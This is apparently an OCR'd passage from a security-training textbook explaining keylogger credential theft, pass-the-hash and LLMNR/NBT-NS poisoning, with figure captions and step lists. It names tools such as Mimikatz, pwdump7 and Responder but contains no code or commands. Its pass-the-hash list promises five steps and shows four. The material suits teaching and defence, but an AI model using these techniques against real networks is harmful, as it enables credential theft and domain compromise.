

Attacker infects victim's local PC with Trojan/spyware/keylogger
1
Victim logs on to the domain server with his/her credentials
2
3
Trojan/spyware/keylogger sends login credentials to attacker
Attacker
Victim
Domain Server
4
Attacker gains access to domain server

Figure 6.10: Active online attack using Trojan/spyware/keylogger

- **Hash Injection/Pass-the-Hash (PtH) Attack**

  This type of attack is possible when the target system uses a hash function as part of the authentication process to authenticate its users. Generally, the system stores hash values of the credentials in the SAM database/file on a Windows computer. In such cases, the server computes the hash value of the user-submitted credentials or allows the user to input the hash value directly. The server then checks it against the stored hash value for authentication.



Logged-on hashes are stored in the SAM file
Compromises server using a local/remote exploit
User logs on
1
3
2
Extracts a logged-on domain admin account hash
User Server (Domain Controller)
4
Inject a compromised hash into a local session
User Computer
Attacker

Figure 6.11: Hash injection attack

Attackers exploit such authentication mechanisms and first exploit the target server to retrieve the hashes from the SAM databases. They then input the hashes acquired directly into the authentication mechanism to authenticate with the user's stolen pre-computed hashes. Thus, in a hash injection/PtH attack, the attackers inject a compromised LanMan (LM) or NTLM hash into a local session and then use the hash to authenticate to the network resources. Any server or service (running on Windows, UNIX, or any other OS) using NTLM or LM authentication is susceptible to this attack. This attack can be launched on any OS, but Windows could be more vulnerable owing to its Single-Sign-On (SSO) feature that stores passwords inside the system and enables users to access all the resources with a one-time login.

Different techniques are used to perform a hash injection/PtH attack:

- The attacker tries to compromise admin privileges to capture cache values of the user's password hashes from the local user account database or SAM. However, offline usage of these cached hashes can be restricted by the network admin. Hence, this approach may not always be feasible.
- The attacker dumps the password hashes from the local user account database or SAM to retrieve password hashes of local users, and gains access to admin accounts to compromise other connected systems.
- The attacker captures LM or NTLM challenge–response messages between the client and server to extract encrypted hashes through brute-forcing.
- The attacker retrieves the credentials of local users as well as those belonging to the security domain from the Windows lsass.exe process.

The hacker carries out this attack by implementing the following five steps:

- The hacker compromises one workstation/server using a local/remote exploit.
- The hacker extracts stored hashes using tools such as pwdump7, Mimikatz, etc. and finds a domain admin account hash.
- The hacker uses tools such as Mimikatz to place one of the retrieved hashes in his/her local lsass.exe process and then uses the hash to log on to any system (domain controller) with the same credentials.
- The hacker extracts all the hashes from the Active Directory database and can now compromise any account in the domain.

- **LLMNR/NBT-NS Poisoning**

  LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSs used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSs.

  When the DNS server fails to resolve name queries, the host performs an unauthenticated UDP broadcast asking all the hosts if anyone has a name that it is looking for. As the host trying to connect is following an unauthenticated and broadcast process, it becomes easy for an attacker to passively listen to a network for LLMNR (UDP port 5355) and NBT-NS (UDP port 137) broadcasts and respond to the request pretending to be a target host. After accepting a connection with a host, the attacker can utilize tools such as Responder.py or Metasploit to forward the request to a rogue server (for instance, TCP: 137) to perform an authentication process.

During the authentication process, the attacker sends an NTLMv2 hash to the rogue server, which was obtained from the host trying to authenticate itself. This hash is stored in a disk and can be cracked using offline hash-cracking tools such as hashcat or John the Ripper. Once cracked, these credentials can be used to log in and gain access to the legitimate host system.

Steps involved in LLMNR/NBT-NS poisoning:

1. The user sends a request to connect to the data-sharing system, \\DataServer, which she mistakenly typed as \\DtaServr.
2. The \\DataServer responds to the user, saying that it does not know the host named \\DtaServr.
3. The user then performs a LLMNR/NBT-NS broadcast to find out if anyone in the network knows the host name\\DtaServr.
4. The attacker replies to the user saying that it is \\DataServer, accepts the user NTLMv2 hash, and responds to the user with an error.



User performs LLMNR/NBT-NS broadcast to find out if anyone knows \\DtaServr
Host 1
User sends incorrect host name – \\DtaServr
1
Host 2
3
2
\\DtaServr – NOT FOUND
Data Server
User
Host 3
Attacker responds saying that he knows \\DtaServr, accepts NTLMv2 hash and then sends an ERROR MSG
4
Attacker


Figure 6.12: LLMNR/NBT-NS poisoning attack

LLMNR/NBT-NS Poisoning Tools

- **Responder**

